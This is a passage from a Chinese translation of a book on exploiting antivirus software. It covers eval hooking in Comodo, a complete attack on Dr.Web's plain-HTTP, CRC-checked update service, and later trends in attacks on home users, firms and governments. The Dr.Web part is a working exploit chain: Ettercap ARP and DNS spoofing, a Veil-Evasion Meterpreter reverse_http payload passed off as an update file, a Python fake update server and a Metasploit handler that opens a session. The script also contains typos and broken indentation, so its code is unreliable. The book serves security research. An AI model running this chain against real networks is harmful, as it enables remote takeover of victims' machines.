 type=OBJECT name=_ZL9js_arrays
vaddr=0x000dc033 paddr=0x00081323 ord=108 fwd=NONE sz=270 bind=LOCAL
type=FUNC name=_GLOBAL__I_JsGlobalVar.cpp
(...)
vaddr=0x003257b0 paddr=0x002caaa0 ord=221 fwd=NONE sz=40 bind=UNKNOWN
type=OBJECT name=_ZTV9CVbBelowE
(...)
vaddr=0x000e7664 paddr=0x0008c954 ord=225 fwd=NONE sz=19 bind=UNKNOWN
type=FUNC name=_ZN13CVbIntegerDivD1Ev
```

Comodo Antivirus支持JavaScript和VBScript的模拟，这也意味着攻击者可以使用脚本引擎支持的这两种语言之一来编写漏洞利用程序。

6. 发布最终版payload

前面一节重点阐释了在确定支持的模拟器或解释器后如何编写payload，以及如何借助档案文件完成一次多阶段的漏洞利用攻击等。针对目标反病毒软件编写完成payload之后，该做什么来完成漏洞利用攻击的最后一步呢？这里并不能通过简单的两三句话来回答。这在很大程度上取决于对应的模拟器和解释器，因为传递JavaScript或VBScript编写的payload和要被模拟的PE文件的途径是完全不同的。在任何情况下，以下规则都有效：

- 反病毒软件会分析所有下载到磁盘的内容；
- 反病毒软件会分析所有在程序执行过程中运行或求值的新内容；
- 扫描程序会检查所有下载到磁盘的新文件或缓冲区内容，以及程序运行期间的相关评估操作。

这就意味着，比如，如果我们要创建一个用Intel x86汇编语言编写的payload，只要创建一个文件，将缓冲区内容写入文件，然后关闭它。这一过程会自动被反病毒软件处理，同时对新创建的缓冲区进行扫描。对于JavaScript或VBScript模拟来说，只要使用`eval()`就能触发模拟器模拟。反病毒软件通常会hook函数`eval()`来进行相关特征匹配，或使用其他种类的扫描来侦测新创建的缓冲区中是否存在恶意代码。比如，当我们查看Comodo Antivirus中的库文件libSCRIPTENGINE.so时会发现以下字符串：

```
.rodata:00000000000A7438   ; char aFoundVirus[]
.rodata:00000000000A7438 46 6F 75 6E 64 20 56 69+aFoundVirus   db
'Found Virus!',0      ; DATA XREF: eval(CParamsHelper &)+C5o
.rodata:00000000000A7445 00 00 00 00 00 00 00 00+              align 10h
```

如果对该字符串的数据交叉调用进行跟踪分析，最终会找到函数`eval(CParamsHelper &)`:

```
.text:00082F03    mov     edi, 8            ; unsigned __int64
.text:00082F08    call    __Znwm            ; operator new(ulong)
.text:00082F0D    lea     rsi, aFoundVirus ; "Found Virus!"
.text:00082F14    mov     rdi, rax          ; this
.text:00082F17    mov     rbx, rax
; CJsStopRunException::CJsStopRunException(char *)
.text:00082F1A    call    __ZN19CJsStopRunExceptionC1EPc
.text:00082F1F    jmp     short loc_82F34
```

如你所见，每次调用JavaScript函数`eval`，反病毒软件就会扫描一次缓冲区。如果有所发现，JavaScript解释器会终止执行。因此，只要调用`eval`函数，就可以针对Comodo Antivirus开展攻击。依据我的相关经验来看，反病毒软件对`eval`函数进行hook十分常见。这一信息对于漏洞利用攻击程序的编写十分有用。

15.1.4　利用更新服务中的漏洞

反病毒软件客户端中容易存在漏洞的一个部分是更新服务。利用更新服务中的漏洞与利用其他客户端模块，比如文件格式解析器中的普通内存破坏漏洞，有着很大的区别。针对更新服务的攻击意味着，服务器与客户端的通信会被截取。在局域网内，这类截取可以通过ARP（Address Resolution Protocol，地址解析协议）伪造实现。

ARP伪造或ARP投毒，是攻击者在局域网内通过发送伪造的ARP响应进行的攻击。伪造ARP的响应将攻击者的MAC地址和目标主机IP地址关联，以此来截获目标机器与服务器之间的通信。这样一来，由于所有流量都会经过攻击者控制的机器，就可以修改从特定反病毒更新服务器传送给客户端机器的更新网络数据包了。如果反病毒软件的更新服务没有校验接收到的更新数据的话，结果将是灾难性的。

在查找更新服务中潜在漏洞的过程中，我们首先需要回答以下问题。

- 更新服务使用了SSL或TLS了吗？
- 更新服务是否验证了服务器端的证书？
- 更新是否经过签名？
- 更新服务是否验证了签名？
- 更新服务是否使用了允许绕过签名检查的库文件？

在编写漏洞利用程序的过程中，我分析的反病毒软件几乎都使用HTTP形式、没有SSL或TLS加密的纯文本通信进行更新。使用纯文本通信意味着服务器发送给客户端的所有信息都可以被暗中修改。在极少数情况下，反病毒软件更新服务使用SSL/TLS作为唯一的通信手段，不过没有校

验与客户端通信的服务器是否是真实的更新服务器。此外，你可能会对更新是否被校验存在疑虑。此处的“校验”是指更新服务校验更新文件是否由反病毒软件生成，在传输过程中是否被修改过。一般会通过对更新文件进行签名来完成校验过程（比如，使用RSA）。

对攻击者来说幸运的是，大多反病毒产品出于检查更新文件是否在传输过程中被替换修改的目的，仅通过CRC或其他类似MD5这样的加密散列来校验其更新文件，除此以外就没有其他任何操作了。攻击者可以发送与更新文件一致的正确CRC或MD5散列值文件。最后，即便更新服务校验了更新文件的签名，但如果其使用的是旧版本的OpenSSL，攻击者仍可以发送经过非法签名的更新文件。由于存在漏洞，反病毒软件的签名校验仍会通过。下面是有关OpenSSL的CVE-2008-5077漏洞摘要：

> 在调用函数`EVP_VerifyFinal`后，OpenSSL用到的若干函数允许一个畸形的签名被当作合法签名处理，而不是抛出一个错误。该问题影响到SSL/TLS使用的DSA和ECDSA密钥签名检查服务。拥有恶意服务器的远程攻击者，或者能够利用密钥链生成的畸形SSL/TLS证书执行中间人攻击的远程攻击者，都能够成功利用该缺陷绕过相关校验。

上述信息意味着任何使用了OpenSSL 0.9.8以下版本的程序，都会受到此漏洞的影响。

编写针对更新服务漏洞的利用程序

本节会在Linux和Windows系统下，简单分析针对反病毒软件Dr.Web的更新服务编写的漏洞利用程序。6.X版本的Dr.Web曾经通过纯HTTP协议更新其相关模块，而校验更新文件的唯一方式是使用简单校验技术CRC算法。由于Dr.Web这样的设计，能利用其更新服务的漏洞进行攻击就没有什么出人意料的了。

Dr.Web反病毒软件曾经会从硬编码的一系列HTTP服务器地址下载更新文件：

- update.geo.drweb.com
- update.drweb.com
- update.msk.drweb.com
- update.us.drweb.com
- update.msk5.drweb.com
- update.msk6.drweb.com
- update.fr1.drweb.com
- update.us1.drweb.com
- update.kz.drweb.com
- update.nsk1.drweb.com

在局域网内，针对上述域名进行ARP伪造和DNS投毒攻击，攻击者可以将从Dr.Web客户端获取下载的更新文件替换成自己的恶意文件。更新服务首先从上述网址列表中选择一台更新服务器，然后下载一个带有时间戳的文件，来确定是否有新的更新可供下载：

```
HTTP Request:
GET /x64/600/av/windows/timestamp
HTTP/1.1 Accept: */*
Host: update.drweb.com
X-DrWeb-Validate: 259e9b92fa099939d198dbd82c106f95
X-DrWeb-KeyNumber: 0110258647
X-DrWeb-SysHash: E2E8203CB505AE00939EEC9C1D58D0E4
User-Agent: DrWebUpdate-6.00.15.06220 (windows: 6.01.7601)
Connection: Keep-Alive
Cache-Control: no-cache

HTTP Response:
HTTP/1.1 200 OK
Server: nginx/42 Date: Sat, 19 Apr 2014 10:33:36 GMT
Content-Type: application/octet-stream
Content-Length: 10
Last-Modified: Sat, 19 Apr 2014 09:26:19 GMT
Connection: keep-alive
Accept-Ranges: bytes

1397898695
```

返回的数值是一个Unix时间戳，显示的是上次更新的时间。在此操作之后，更新服务会确定当前在drweb32.flg中存储的产品版本号：

```
HTTP Request:
GET /x64/600/av/windows/drweb32.flg HTTP/1.1
Accept: */*
Host: update.drweb.com
X-DrWeb-Validate: 259e9b92fa099939d198dbd82c106f95
X-DrWeb-KeyNumber: 0110258647
X-DrWeb-SysHash: E2E8203CB505AE00939EEC9C1D58D0E4
User-Agent: DrWebUpdate-6.00.15.06220 (windows: 6.01.7601)
Connection: Keep-Alive
Cache-Control: no-cache

HTTP Response:
HTTP/1.1 200 OK
Server: nginx/42 Date: Sat, 19 Apr 2014 10:33:37 GMT
Content-Type: application/octet-stream
Content-Length: 336 Last-Modified: Wed, 23 Jan 2013 09:42:21 GMT
Connection: keep-alive
Accept-Ranges: bytes [windows]

LinkNews=http://news.drweb.com/flag+800/
LinkDownload=http://download.geo.drweb.com/pub/drweb/windows/8.0/
drweb-800-win.exe
FileName=
isTime=1
TimeX=1420122293
cmdLine=
Type=1
ExcludeOS=2k|xp64
ExcludeDwl=ja
```

```
ExcludeLCID=17|1041
[signature]
sign=7077D2333EA900BCF30E479818E53447CA388597B3AC20B7B0471225FDE69066E8A
C4C291F364077
```

如你所见，上述响应中包含了产品最新版本的下载链接，以及排除于本次更新之外的系统等。

更新协议最有趣的部分出现了：从Dr.Web请求下载一个包含所有待更新文件的经过LZMA压缩的目录文件。

```
GET /x64/600/av/windows/drweb32.lst.lzma HTTP / 1.1
Accept: * / *
Host: update.drweb.com
X-DrWeb-Validate: 259e9b92fa099939d198dbd82c106f95
X-DrWeb-KeyNumber: 0110258647
X-DrWeb-SysHash: E2E8203CB505AE00939EEC9C1D58D0E4
User-Agent: DrWebUpdate-6.00.15.06220 (windows: 6.01.7601)
Connection: Keep-Alive Cache-Control: no-cache

HTTP / 1.1 200 OK
Server: nginx / 42
Date: Sat, 19 Apr 2014 10:33:39 GMT
Content-Type: application / octet-stream
Content-Length: 2373
Last-Modified: Sat, 19 Apr 2014 10:23:08 GMT
Connection: keep-alive
Accept-Ranges: bytes

(...binary data...)
```

LZMA压缩文件内部结构类似下面这样：

```
[DrWebUpdateList]
[500]
+timestamp, 8D17F12F
+lang.lst, EDCB0715
+update.drl, AB6FA8BE
+drwebupw.exe, 8C879982
+drweb32.dll, B73749FD
+drwebase.vdb, C5CBA22F
...
+<wnt>%SYSDIR64%\drivers\dwprot.sys, 3143EB8D
+<wnt>%CommonProgramFiles%\Doctor Web\Scanning Engine\dwengine.exe,
8097D92B
+<wnt>%CommonProgramFiles%\Doctor Web\Scanning Engine\dwinctl.dll,
A18AEA4A
...
[DrWebUpdateListEnd]
```

上述列表包含了所有可以更新的文件。在所有文件名后面都带了一串类似“散列值”一样的东西。这里存在的问题是：这里的“散列值”不是签名，而是一个简单CRC。得到这些信息后，现在有两种方式可以发起攻击：

- LZMA压缩目录文件被下载到电脑上后，对其进行修改，使带有合法CRC值的伪造模块可以被安装到系统中；

- 修改目录中的一个文件，向其添加我们编写的payload，然后借助CRC补偿攻击让修改过的文件CRC和原来的保持一致。

第一种方式更灵活，有更高的可控性，而第二种方式更为复杂且没有必要使用。如果确定要使用第一种攻击方式的话，可以不用考虑想要安装文件的CRC是否在LZMA压缩目录文件中。这里需要注意的是，使用这种方式不仅能够将相关文件部署到Dr.Web的安装目录中去：而且无论对于Linux还是Windows，我们都可以将任意文件写入目标机器上的任意位置。

目录被下载后，会对目录中的文件进行校验，以确保CRC匹配。更新服务下载CRC校验结果显示不同的文件，然后将其安装到目标机器上。在Linux系统中，会下载每个独立的文件；在Windows系统中，会下载差量更新文件。下载差量更新文件的HTTP请求如下：

```
GET /x64/600/av/windows/drwebupw.exe.patch_8c879982_fd933b5f
```

如果文件不存在，Dr.Web会尝试下载新版本的完整安装程序：

```
GET /x64/600/av/windows/drwebupw.exe
```

以下是攻击Dr.Web更新服务的具体步骤。

(1) 针对局域网内的机器发起中间人劫持攻击。在广域网中，也能进行此类攻击，不过这不在本书的讨论范围内。

(2) 借助开源工具`Ettercap`可以发起ARP伪造和DNS伪造攻击，截取客户端与之前提到的若干更新服务器之间的连接请求流量。

(3) 在我们的机器上使用Python创建一个伪造的Dr.Web更新服务器。

(4) 当存在缺陷的Dr.Web向我们伪造的更新服务器请求下载更新文件的时候，提供一个Meterpreter（和Metasploit相兼容的工具）可执行文件来替代真正的更新文件。

使用Veil-Evasion创建可以绕过反病毒软件侦测的Meterpreter payload，过程如下：

```
========================================================================
 Veil-Evasion | [Version]: 2.7.0
========================================================================
 [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
========================================================================

 Main Menu

    29 payloads loaded

 Available commands:

    use              use a specific payload
    info             information on a specific payload
    list             list available payloads
    update           update Veil to the latest version
    clean            clean out payload folders
    checkvt          check payload hashes vs. VirusTotal
    exit             exit Veil

[>] Please enter a command: list
```

```
 [*] Available payloads:

    1)    auxiliary/coldwar_wrapper
    2)    auxiliary/pyinstaller_wrapper

    3)    c/meterpreter/rev_http
 (...)
    29)    python/shellcode_inject/pidinject
 [>] Please enter a command: use 3
[>] Please enter a command: set LHOST target-ip
[>] Please enter a command: generate
[>] Please enter the base name for output files: drwebupw
[*] Executable written to: /root/veil-output/compiled/drwebupw.exe
```

接下来使用`Ettercap`发起ARP伪造攻击，然后启用进行DNS伪造攻击的相关模块。在基于Debian的Linux系统上，`Ettercap`可以通过以下命令安装：

```
$ sudo apt-get install ettercap-graphical
```

安装完成后，以超级用户身份在terminal运行`Ettercap`：

```
$ sudo ettercap -G
```

`-G`标志可以让工具以GUI方式运行，这样比使用文本界面或使用带一长串标志的命令更容易些。在Ettercap GUI的菜单中，按顺序选择Sniff → Unified Sniffing，选择合适的网卡，然后点击OK。接着选择Hosts → Scan扫描Host。工具会扫描局域网中与已选择网卡对应的host。回到菜单，选择Hosts → Hosts Lists，然后选择合适的目标（第一个是网络路由器，第二个是运行着Dr.Web的目标机器）。现在点击Mitm → ARP poisoning，查看Sniff Remote Connections选项，然后点击OK。接着，我们需要编辑文件etter.dns，向其中添加想要伪造的DNS实体。（在Ubuntu系统中，文件位于/etc/ettercap/etter.dns。）

```
drweb.com      A   your-own-ip
*.drweb.com    A   your-own-ip
```

编辑并保存文件后，回到Ettercap GUI，点击Plugins → Manage Plugins，双击显示在dns_spoof上的列表。现在就成功实施了DNS伪造，所有查询*.drweb.com域名DNS记录的请求都会返回我们自己的IP地址。现在，到了利用Dr.Web更新服务的最后一步，使用http://habrahabr.ru博客作者用Python编写的漏洞利用程序：

```
#!/usr/bin/python
#encoding: utf-8

import SocketServer
import SimpleHTTPServer
import time
import lzma
import os
import binascii

from struct import *
```

15

```
from subprocess import call

# Непосредственно обработчик http запросов от клиента Dr.Web
class HttpRequestHandler (SimpleHTTPServer.SimpleHTTPRequestHandler):
    def do_GET(self):

        if 'timestamp' in self.path:
            self.send_response(200)
            self.end_headers()
            self.wfile.write(open('timestamp').read())

        elif 'drweb32.flg' in self.path:
            self.send_response(200)
            self.end_headers()
            self.wfile.write(open('drweb32.flg').read())

        elif 'drweb32.lst.lzma' in self.path:
            self.send_response(200)
            self.end_headers()
            self.wfile.write(open('drweb32.lst.lzma').read())

        elif UPLOAD_FILENAME + '.lzma' in self.path:
            self.send_response(200)
            self.end_headers()
            self.wfile.write(open(UPLOAD_FILENAME + '.lzma').read())

#Клиент первоначально запрашивает патч для обновившегося файла,
    #а если не получает его - запрашивает файл целиком
      elif UPLOAD_FILENAME + '.patch' in self.path:
            self.send_response(404)
            self.end_headers()

      else:
            print self.path

def CRC32_from_file(filename):
    buf = open(filename,'rb').read()
    buf = (binascii.crc32(buf) & 0xFFFFFFFF)
    return "%08X" % buf

def create_timestamp_file():
    with open('timestamp','w') as f:
        f.write('%s'%int(time.time()))
def create_lst_file(upload_filename,upload_path):
    # upload_path может принимать:
    # пустые значения, что значит что файл находнтся непосредственно
    # в директории Dr.Web
    # либо значения вида <wnt>%SYSDIR64%\drivers\,
    # <wnt>%CommonProgramFiles%\Doctor Web\Scanning Engine\ и т.д.

    crc32 = CRC32_from_file(upload_filename)
    with open('drweb32.lst','w') as f:
        f.write('[DrWebUpdateList]\n')
        f.write('[500]\n')
```

```
        f.write('+%s, %s\n' % (upload_path+upload_filename,crc32))
        f.write('[DrWebUpdateListEnd]\n')

# по какой-то причине встроенная в Linux утилита lzma в создаваемом
# файле не указывает размер исходного файла
# без этого параметра Dr.Web отказывается примимать файлы, поэтому
# правим руками
  def edit_file_size(lzma_filename,orig_filename):
      file_size = os.stat(orig_filename).st_size
      with open(lzma_filename,'r+b') as f:
          f.seek(5)
          bsize = pack('l',file_size)
          f.write(bsize)

#загружаемый файл должен находится в одной папке со скриптом
UPLOAD_FILENAME = 'drwebupw.exe'

#создаем метку времени
create_timestamp_file()
#создаем файл со списком обновляемых файлов, для упаковки в lzma
#испоульзуем встроенную утилиту
Create_let_file(UPLOAD_FILENAME.'')
call(['lzma', '-k', '-f','drweb32.lst'])
edit_file_size('drweb32.lst.lzma','drweb32.lst')
#архивируем файл с фейковым обновлением
call(['lzma', '-k', '-f',UPLOAD_FILENAME])
edit_file_size(UOLOAD_FILENAME + '.lzme',UPLOAD_FILENAME)

  print 'Http Server started...'
  httpServer=SocketServer.TCPServer(('',80),HttpRequestHandler)
  httpServer.serve_forever()
```

尽管注释是俄语，但是Python代码部分很好理解：伪造Dr.Web的更新协议，并返回修改过的更新文件和使用Linux上LZMA工具打包的LZMA压缩目录文件。如果运行该脚本，并尝试更新Dr.Web反病毒软件，会看到如下请求：

```
$ python drweb_http_server.py
Http Server started...
10.0.1.102 - - [20/Apr/2014 10:48:24] "GET
/x64/600/av/windows/timestamp HTTP/1.1" 200 -
10.0.1.102 - - [20/Apr/2014 10:48:24] "GET
/x64/600/av/windows/drweb32.flg HTTP/1.1" 200 -
10.0.1.102 - - [20/Apr/2014 10:48:26] "GET
/x64/600/av/windows/drweb32.lst.lzma HTTP/1.1" 200 -
10.0.1.102 - - [20/Apr/2014 10:48:27] "GET
/x64/600/av/windows/drwebupw.exe.patch_8c879982_fd933b5f HTTP/1.1" 404 -
10.0.1.102 - - [20/Apr/2014 10:48:27] "GET
/x64/600/av/windows/drwebupw.exe.lzma HTTP/1.1" 200 -
```


在我们的机器上，通过以下命令运行Metasploit的反向HTTP监听：

```
$ msfconsole

msf > use exploit/multi/handler
```

```
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_http
PAYLOAD => windows/meterpreter/reverse_http
msf exploit(handler) > set LHOST target-ip
LHOST => target-ip
msf exploit(handler) > set LPORT 8080
LPORT => 8080
msf exploit(handler) > run

[*] Started HTTP reverse handler on http://target-ip:8080/
[*] Starting the payload handler...
```

如果一切顺利，当Dr.Web尝试更新文件的时候，就会将我们创建的Meterpreter payload下载并安装。接着我们会在Metasploit控制台中看到如图15-1所示的新session连接。

```
msf exploit(handler) > run

[*] Started HTTP reverse handler on http://10.0.1.106:8080/
[*] Starting the payload handler...
[*] 10.0.1.102:1645 Request received for /ZYXQ...
[*] 10.0.1.102:1645 Staging connection for target /ZYXQ received...
[*] Patched user-agent at offset 663128...
[*] Patched transport at offset 662792...
[*] Patched URL at offset 662856...
[*] Patched Expiration Timeout at offset 663728...
[*] Patched Communication Timeout at offset 663732...
[*] Meterpreter session 5 opened (10.0.1.106:8080 -> 10.0.1.102:1645) at 2014-04-20 10:50:10 +0700

meterpreter >
```

图15-1　成功攻破Dr.Web

至此，攻击的所有步骤全部完成。正如你所见，针对存在类似漏洞的反病毒更新服务编写利用程序十分简单平常。

15.2　服务器端的漏洞利用

服务器端的漏洞利用是通过局域网或广域网、互联网等相连网络，远程利用网络服务中的漏洞。服务器端的漏洞利用可以针对以下服务。

- 更新服务　用于检查反病毒服务更新状态，将其下载并安装到用户计算机或网络中的服务。
- 管理控制台　接受客户端机器发送的感染告警，并交给管理员处理的控制台。
- 网络服务　反病毒软件部署的网络监听服务，比如：Web服务器、用于提供在同一网络内机器更新的FTP服务器，等等。

15.2.1　客户端和服务器端漏洞利用的区别

服务器端漏洞利用不需要专门针对反病毒软件，与客户端漏洞利用有很大的不同。但是大多数探讨客户端漏洞利用的规则仍然适用于服务器端。

- 漏洞利用缓解技术　所有漏洞利用缓解技术都会让漏洞利用相关过程更加困难。

- 错误　反病毒引擎会犯很多错误，比如之前探讨的与客户端漏洞利用有关的错误：禁用ASLR和DEP、在固定地址创建RWX内存页面，等等。对攻击者来说幸运的是，反病毒软件犯的此类错误可以减轻漏洞利用缓解技术设置的困难。

也许对攻击者来说最大的差别是，服务器端没有提供用于创建payload的编程接口。这就意味着，如果想要利用一些反病毒软件特定网络服务的漏洞，我们就无法使用JavaScript或Intel x86创建payload，也就无法进行堆喷了。但是，好消息是，与客户端漏洞利用一样，利用反病毒网络服务或更新服务的漏洞（或者你希望利用的任何服务器端漏洞），并不像利用OpenSSH、Apache或Microsoft Windows Update那样困难。确实，该过程和客户端部分漏洞利用没什么差别：事实上，相比针对广泛使用、有更强安全意识的服务器软件发起攻击，针对反病毒软件服务开展攻击会更容易一些。

还有一点很大的不同：对于网络服务来说，我们可能只有一次尝试成功的机会。我们只有一次机会攻击网络服务，如果失败，就只能等待直到相关服务重启。如果服务会自动重启，我们就可以尝试很多次，但并不建议你这么做：不断尝试让服务崩溃和重启，有点类似于暴力破解。这一过程中会生成大量的告警日志，最终会引起系统管理员和安全工程师的注意。

15.2.2　利用 ASLR、DEP 和地址固定的 RWX 内存页面相关漏洞

之前我们已经探讨过在客户端，如果反病毒产品的某一个或多个模块禁用了DEP或ASLR，如何利用这样的缺陷。对服务器端的漏洞利用来说，也是同样的道理。

- 如果反病毒软件禁用了DEP，且漏洞可以重写栈，我们甚至可以执行栈上的代码。
- 如果你需要一个带有本机代码的固定地址来创建带ROP组件的payload，我们就可以利用反病毒软件中没有启用ASLR的、存在漏洞的模块来发起攻击。
- 如果需要内存空间写入shellcode，可以使用反病毒软件在固定地址创建的RWX内存页面。

所以在这里客户端和服务器端的漏洞利用没有本质上的区别。

15.3　总结

当攻击者无法直接在本地接触目标计算机的时候，可以利用远程漏洞。远程利用反病毒产品客户端漏洞的一个例子是，攻击者向目标机器发送一封恶意邮件，该邮件会触发反病毒软件的漏洞，进而成功实施DoS攻击或远程代码执行。另一方面，远程利用反病毒软件服务器端的漏洞，涉及攻击暴露在LAN或WAN中的邮件网关、防火墙或反病毒软件的其他服务器和服务。

反病毒软件的客户端模块会受到操作系统、编译器和定制的沙盒提供的对抗漏洞利用技术保护，比如ASLR、DEP、SafeSEH、控制流保护（Control Flow Guard）、安全Cookie等。

尽管有很多对抗漏洞被利用的技术，但是由于反病毒软件的开发者们缺乏安全的开发意识和设计规范，仍然会导致漏洞被攻击者成功利用。以下是一些可以导致漏洞和安全问题的常见小错误：

- 对一个或多个模块没有启用ASLR，或向系统内的其他进程全局注入没有启用ASLR的库文件；

- 为了能够在栈上执行代码，或为了保证反病毒软件中的旧模块能够正常工作，故意禁用了DEP；
- 使用带RWX（Read-Write-eXecute）属性的内存页，尤其是创建内存位置固定的RWX页面。

除了借助反病毒软件在使用漏洞利用防护技术的过程中出现的错误，攻击者还会利用反病毒软件中的一些功能特性来进行攻击。比如，如果反病毒软件带有模拟器，就可以利用其中的缺陷来进行堆喷或泄漏内存并发起可以导致反病毒软件崩溃的DoS攻击。

反病毒软件服务器端的模块和其他网络服务也会采用上面提到的客户端使用的相关漏洞利用防护技术，当然也会因为使用了这些技术而存在与客户端模块相同的缺陷。但是，服务器端模块还容易受到以下类型的攻击：

- 更新服务器易受ARP伪造攻击；
- 在传输更新文件的过程中，错误使用文件签名和完整性校验技术，比如使用CRC32校验算法而不是基于PKI的签名校验技术；
- 错误使用安全传输通道，比如使用HTTP而不是HTTPS。

上面的最后两点在本书对Dr.Web中漏洞利用的实战介绍中有了很好的诠释。

本章是第三部分的结尾。在接下来的也就是最后一部分中，技术性的知识会比较少，下面两章会重点探讨反病毒防护目前的趋势，以及反病毒行业的发展方向。本书最后会给出反病毒软件的改进建议。

第四部分

当前趋势与建议

第 16 章

当前反病毒防护趋势

反病毒产品所提供保护的稳定性和有效性不仅由其本身质量决定，同时也受目标用户的影响。

如今，每一位计算机用户都面临着恶意软件的威胁。但是，这也不是说邻家超市的老板会成为攻击者使用零日漏洞的攻击目标。事实上，政府机构或大型企业往往会成为世界上许多恶意软件编写者的攻击目标，不论攻击者是脚本小子还是有相关背景的专业黑客。几乎每周，我们都可以读到关于美国国家安全局、英国政府通信总部或其他安全情报机构针对电信公司、ISP和其他大公司开展攻击的报道。这类被攻击的公司有本国公司也有外国公司，情报机构攻击这些公司有助于监控某些组织、个人以及武装组织等。

反病毒软件的目标受众可以分为三大主要团体：家庭个人用户、中小型企业用户、政府机构和大型公司。

本章将探讨当前反病毒防护趋势，以及反病毒公司针对几大主要客户群体提供的防护级别和每个用户群的相关注意事项。

16.1 匹配攻击技术与目标

本书前面介绍并探讨了针对安装有某些反病毒产品的计算机的多种技术、缺陷、攻击方式、潜在漏洞和已公开的漏洞利用程序。这些技术和方法的复杂度、成本以及转化为产品用于实战的时间各异。因此，需要有一个针对特定攻击目标选取合适攻击技术的度量衡。

接下来将会阐释在选择针对哪个目标使用哪种攻击技术时，需要考量的各种因素。

16.1.1 多种多样的反病毒产品

如今市场上充斥着各类反病毒软件，因此不可能使用一种攻击技术覆盖到所有计算机用户。反病毒产品种类十分庞大，如果能够成功攻击市场上最主流的反病毒软件，就意味着可以影响到20%的用户了。

由于反病毒产品的多样性，将反病毒套装作为攻击目标并不划算。因此，将产品种类较少、但是广泛使用的软件作为漏洞利用攻击目标更佳，比如浏览器（Firefox、Internet Explorer等）和Office套装（Microsoft Office、 Apache OpenOffice等）。接下来会阐释不同的攻击种类及其目标。

1. 零日漏洞

零日漏洞是指可以用于攻破系统的、尚未公开或修复的漏洞。这类漏洞的危害十分巨大，需要耗费大量的精力和时间去挖掘。可以说零日漏洞是互联网犯罪武器。

正是因为这样的原因，消耗一个零日漏洞针对无足轻重的用户展开攻击对于攻击者来说并不明智。这样的做法还有可能导致使用零日漏洞的恶意软件样本被反病毒厂商或病毒研究者捕获，从而被剖析研究。这也就意味着，零日漏洞会在短时间内被修复，从而失效。

针对无足轻重的用户使用零日漏洞开展攻击，就好比用高射炮打蚊子。

从2014年到现在，我们能经常听到使用最新的零日漏洞针对大众开展攻击的案例吗？好像很少吧！攻击者一般并不会浪费零日漏洞这种宝贵的资源。他们会保存零日漏洞利用攻击程序（如果有的话），直到遇到可以带来高回报的受害者。

2. 被修复的漏洞

不正确地使用零日漏洞会让样本被捕获，最终导致漏洞失效。攻击者可以转而使用已经被修复的稍旧漏洞，因为总是会有计算机用户没有及时修补最新的安全补丁。

黑市上出售的大多数漏洞利用攻击套组甚至不会包含一个零日漏洞利用攻击程序，而是使用一些最近或几年前刚被修复的漏洞。在Metasploit里常能发现被修复或被改变用途的漏洞利用攻击程序。此外，在感染大量家庭计算机用户的攻击中，也常常会采用此类漏洞利用攻击程序。事实上，这种攻击方法比使用真实的零日漏洞开展攻击厉害得多。

16.1.2 针对家庭用户

事实上，家庭用户无须过多担心前文中提到的零日漏洞攻击。当攻击者想要尽可能多地感染家庭用户时，一般不会过多考虑使用多么高级的技术，而是会关注如何使用最简单的技术来最快感染大量的家庭个人计算机用户。

攻击者会针对家庭个人计算机用户（比如，我们母亲或祖母的电脑）开展攻击的原因有很多种，但是他们的主要动机在大多数情况下是一致的：赚钱。以下是攻击者可以从攻击个人家庭用户带来的利益。

- 通过感染个人家庭用户电脑，窃取银行信息或其他可以直接接触用户资金账户的数据，比如PayPal或Amazon等账户信息。
- 通过感染个人家庭用户组件僵尸网络，进行分布式拒绝服务攻击、发送垃圾邮件、挖掘比特币等。
- 通过加密被感染用户电脑上的文档、图像和其他信息，来勒索用户支付相应赎金。
- 借助社会工程学攻击的手段，攻击者可以欺骗用户安装假的反病毒套装。假的反病毒软件会向用户发出多条虚假的病毒风险提示，从而欺骗用户支付购买完整版反病毒产品来“修复”被感染的系统。

在上述攻击动机中，没有一项适用于某些公司雇佣攻击者通过恶意软件渗透到对手公司窃取商业机密和受知识产权保护的商业信息。

16.1.3　针对中小型公司

和家庭个人用户类似，中小型公司无须过多担心攻击者使用零日漏洞攻击他们。比如，一家销售保险的公司就不太可能成为使用零日漏洞的攻击目标；但是，也不排除有另外一家保险公司希望借此来偷取这家公司的客户数据库。在攻击小公司时，攻击者使用的攻击手法与攻击家庭个人用户类似：社会工程学、漏洞利用攻击工具箱和已修复的零日安全漏洞。

攻击者冒着零日漏洞外泄的风险，使用漏洞攻击中小公司的可能性几乎没有；因为根本不值得这么去做。外国黑客组织使用零日漏洞来攻击一家洗车公司是几乎不可能的，因为洗车公司没有什么有价值的信息。

也正是出于这样的原因，中小型公司不必担心反病毒产品中存在的漏洞，至少目前不需要。但是，如果通过对反病毒产品的简单审计，发现了大量的漏洞，就意味着这款反病毒软件的开发质量十分糟糕。因此，即便无须担心反病毒产品中的零日漏洞会被利用，还是要对安装在办公电脑上的反病毒产品糟糕的质量表示担忧。

一款漏洞百出的反病毒软件能够提供良好的恶意软件防护、侦测和感染文件修复的可能性有多大呢？

16.2　针对政府机构和大型公司

尽管攻击政府机构和大型公司需要更多的复杂技巧，但是其中的利益更大。因此政府机构和大型公司需要提防来自世界各地所有可能的攻击者。比如，没有特定攻击目标、大范围的恶意软件攻击，不仅会对家庭个人用户造成影响，同样会对政府机构和大型公司的计算机造成影响。

政府机构和大型公司确实需要担心攻击者不择手段地使用零日漏洞进行攻击，因为他们经常成为国外政府机构和公司的渗透目标。比如，汽车生产商需要担心来自对手的商业间谍行为吗？答案是肯定的。同样，制药公司、电影制作公司、图书出版商，甚至武器制造商、核电站等颇有吸引力的企业也十分容易成为攻击目标。

上面提到的这些组织企业确实应该要对针对实际生产环境中所使用反病毒软件的漏洞利用攻击保持警惕。以下是理论上可能出现的攻击场景：

(1) 组织A想从组织B窃取相关数据；

(2) 攻击目标组织B制订了严密的安全防护方案，组织内的所有计算机都安装上了反病毒软件，所有内网流量都会经过反病毒软件的检查；

(3) 攻击者A向组织B的邮件网关服务器发送一封电子邮件，其中带有对应反病毒软件的漏洞利用攻击程序；

(4) 大功告成，组织A可以控制组织B的内部计算机了。

事情可能比想象的还要糟糕，如果针对反病毒软件的漏洞利用攻击程序向对应反病毒软件注入了恶意内容呢？比如，如果攻击者A在目标机器B上注入的恶意内容执行上下文是反病毒软件呢？如果B过分信任存在漏洞的已安装的反病毒软件，将成为一个大灾难。虽然这只是一个理论

上假设的情况，但是发生的可能性非常大。也许就在你阅读本书的时候，世界上某个角落正在发生这样的攻击。

